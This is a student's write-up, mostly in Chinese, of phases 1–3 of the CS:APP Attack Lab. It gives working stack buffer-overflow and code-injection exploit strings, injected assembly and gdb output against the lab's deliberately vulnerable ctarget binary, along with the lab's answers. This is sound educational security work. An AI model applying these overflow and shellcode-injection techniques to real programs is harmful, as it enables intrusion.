
Lab3.attacklab

phase1:



```
1 void test()
2 {
3     int val;
4     val = getbuf();
5     printf("No exploit.  Getbuf returned 0x%x\n", val);
6 }
```

When `getbuf` executes its return statement (line 5 of `getbuf`), the program ordinarily resumes execution within function `test` (at line 5 of this function). We want to change this behavior. Within the file `ctarget`, there is code for a function `touch1` having the following C representation:

```
void touch1()
{
    vlevel = 1;         /* Part of validation protocol */
    printf("Touch1!: You called touch1()\n");
    validate(1);
    exit(0);
}
```

Your task is to get CTARGET to execute the code for `touch1` when `getbuf` executes its return statement, rather than returning to `test`. Note that your exploit string may also corrupt parts of the stack not directly related to this stage, but this will not cause a problem, since `touch1` causes the program to exit directly.

需要在 test 函数的第四行调用 getbuf 函数后无法正常返回并且跳转到 touch1 函数.我们需要将函数 getbuf 运行栈中的返回地址修改为 touch1 函数的入口

首先观察 getbuf 的汇编代码, 可以得知其开辟了 40 字节的栈空间. 我们需要将这 40 字节填满, 再之后写入的 8 个字节就会是 getbuf 的返回地址

```
00000000004017a8 <getbuf>:
  4017a8: 48 83 ec 28           sub    $0x28,%rsp
  4017ac: 48 89 e7              mov    %rsp,%rdi
  4017af: e8 8c 02 00 00        callq  401a40 <Gets>
  4017b4: b8 01 00 00 00        mov    $0x1,%eax
  4017b9: 48 83 c4 28           add    $0x28,%rsp
  4017bd: c3                    retq
  4017be: 90                    nop
  4017bf: 90                    nop
00000000004017c0 <touch1>:
```

将 touch1 作为返回地址, 小端存储所以应当填入 c017140000000000, 最终填入的比特流应当是:

sh-4.4# cat ./phase1_hex.txt

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

```
c0 17 40 00 00 00 00 00
```


获取 raw 字符串:

```
sh-4.4# ./hex2raw < phase1_hex.txt > phase1_raw.txt
```


将字符串写入 ctarget 程序验证结果

```
sh-4.4# ./ctarget -q < phase1_raw.txt
Cookie: 0x59b997fa
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 C0 17 40 00 00 00 00 00
```

phase2:



```
void touch2(unsigned val)
{
    vlevel = 2;         /* Part of validation protocol */
    if (val == cookie) {
        printf("Touch2!: You called touch2(0x%.8x)\n", val);
        validate(2);
    } else {
        printf("Misfire: You called touch2(0x%.8x)\n", val);
        fail(2);
    }
    exit(0);
}
```



Your task is to get CTARGET to execute the code for touch2 rather than returning to test. In this case, however, you must make it appear to touch2 as if you have passed your cookie as its argument.

```
sh-4.4# gdb ctarget
(gdb) b getbuf
Breakpoint 1 at 0x4017a8: file buf.c, line 12.
(gdb) run -q
Starting program: /csapp/attacklab/target1/ctarget -q
Cookie: 0x59b997fa

Breakpoint 1, getbuf () at buf.c:12
12      buf.c: No such file or directory.
Missing separate debuginfos, use: yum debuginfo-install glibc-2.28-225.el8_8.6.x86_64
(gdb) p $rsp
$1 = (void *) 0x5561dca0
```

可以得知函数 getbuf 的返回地址存在内存 **0x5561dca0** 处, getbuf 在栈中开辟了 40 个字节, 从 **0x5561dca0 - 0x28** 处写入我们的代码, 并且将返回地址(内存 **0x5561dca0** 处) 写入 **0x5561dca0 - 0x28.** 就可以从 getbuf 返回到我们注入的代码.

~~mov 0x59b997fa %edi~~

~~ret~~

~~此时我们的 %rsp 应当指向了内存 **0x5561dca0 + 0x8** 处，我们只需要在此处写入 touch2 函数的地址即可.如果直接在此处写入返回地址会导致如下情况:~~

~~**sh-4.4# cat phase2_hex.txt && ./hex2raw < phase2_hex.txt > phase2_raw.txt**~~
~~**48 8b 3c 25 fa 97 b9 59 /* mov 0x59b997fa, %rdi */**~~
~~**c3 /* ret */**~~
~~**00 00 00 00 00 00 00 00**~~
~~**00 00 00 00 00 00 00 00**~~
~~**00 00 00 00 00 00 00 00**~~
~~**00 00 00 00 00 00 00**~~
~~**78 dc 61 55 00 00 00 00 /* first return to my injection code */**~~
~~**ec 17 40 00 00 00 00 00 /* second return to touch2 */**~~
~~**sh-4.4# ./ctarget -q < phase2_raw.txt**~~
~~**Cookie: 0x59b997fa**~~
~~**Type string:Ouch!: You caused a segmentation fault!**~~
~~Better luck next time~~
~~FAIL: Would have posted the following:~~
~~	user id	bovik~~
~~	course	15213-f15~~
~~	lab	attacklab~~
~~	result	1:FAIL:0xffffffff:ctarget:0:48 8B 3C 25 FA 97 B9 59 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 DC 61 55 00 00 00 00 EC 17 40 00 00 00 00 00~~

其限制了我们在 rsp + 8 处写入返回地址，因此我们需要修改注入的汇编代码:

```
sh-4.4# vim phase2_asm.s
sh-4.4# cat phase2_asm.s
mov $0x59b997fa,%rdi
push $0x004017ec
ret
```

通过以下处理获得注入代码的机器码:

```
sh-4.4# gcc -c phase2_asm.s
sh-4.4# objdump -d phase2_asm.o

phase2_asm.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 fa 97 b9 59    mov    $0x59b997fa,%rdi
   7:   68 ec 17 40 00          pushq  $0x4017ec
   c:   c3                      retq
```

将我们向栈中写入的机器码存放到 phase2_hex.txt 中，并通过 ./hex2raw 转变成输入的字符串传给 getbuf 函数:


```
sh-4.4# vim phase2_hex.txt
sh-4.4# cat phase2_hex.txt
48 c7 c7 fa 97 b9 59 /* mov $0x59b997fa, %rdi */
```

```
68 ec 17 40 00 /* pushq $0x4017ec */
c3 /* ret to 0x4017ec (touch2) */
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00
78 dc 61 55 00 00 00 00 /* first return to my injection code */
sh-4.4# ./hex2raw < phase2_hex.txt > phase2_raw.txt
```

写入字符串验证结果:


```
sh-4.4# ./ctarget -q < phase2_raw.txt
Cookie: 0x59b997fa
Type string:Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:2:48 C7 C7 FA 97 B9 59 68 EC 17 40 00 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 DC 61 55 00 00 00 00
```

phase_3:



```
/* Compare string to hex represention of unsigned value */
int hexmatch(unsigned val, char *sval)
{
    char cbuf[110];
    /* Make position of check string unpredictable */
    char *s = cbuf + random() % 100;
    sprintf(s, "%.8x", val);
    return strncmp(sval, s, 9) == 0;
}

void touch3(char *sval)
{
    vlevel = 3;         /* Part of validation protocol */
    if (hexmatch(cookie, sval)) {
        printf("Touch3!: You called touch3(\"%s\")\n", sval);
        validate(3);
    } else {
        printf("Misfire: You called touch3(\"%s\")\n", sval);
        fail(3);
    }
    exit(0);
}
```



Your task is to get CTARGET to execute the code for touch3 rather than returning to test. You must make it appear to touch3 as if you have passed a string representation of your cookie as its argument.

本题我们依然需要将返回地址修改为指向我们注入代码的指针，然后通过我们写入的代码转入 touch3 函数. 与上题不一样的是此时我们向 touch3 函数传入的参数是一个指向 cookie 十六进制字符串形式的指针. 为了防止 字符串被破坏，我们将字符串写入到一个更高的地址 (%rsp 不会触及的地方).

以下为栈空间布局.

address	content
0x5561dca8	string(cookie)
0x5561dca0	getbuf 函数的返回地址(指向注入的代码)
0x5561dc98	填充
	填充
	Ret
	Pushq touch 函数地址
0x5561dc78	Mov address(string(cookie)), %rdi

编写注入的代码:

```
sh-4.4# vim phase3_asm.s
sh-4.4# cat phase3_asm.s
mov $0x5561dca8,%rdi
pushq $0x4018fa
ret
```

得到其二进制形式:

```
sh-4.4# gcc -c phase3_asm.s
sh-4.4# objdump -d phase3_asm.o

phase3_asm.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 a8 dc 61 55    mov    $0x5561dca8,%rdi
   7:   68 fa 18 40 00          pushq  $0x4018fa
   c:   c3                      retq
```

编写 exploit string 的 hex 形式

```
sh-4.4# vim phase3_hex.txt
sh-4.4# cat phase3_hex.txt
48 c7 c7 a8 dc 61 55 /* mov $0x5561dca8,%rdi */
68 fa 18 40 00 /* pushq $0x4018fa */
c3 /* ret */
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00
78 dc 61 55 00 00 00 00 /* return to injection code */
35 39 62 39 39 37 66 61 /* cookie (ascii) */
```

生成 raw exploit string 并验证结果:

```
sh-4.4# ./hex2raw < phase3_hex.txt > phase3_raw.txt
sh-4.4# ./ctarget -q < phase3_raw.txt
Cookie: 0x59b997fa
Type string:Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:3:48 C7 C7 A8 DC 61 55 68 FA 18 40 00 C3 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 DC 61 55 00 00 00 00 35 39 62 39 39 37 66 61
```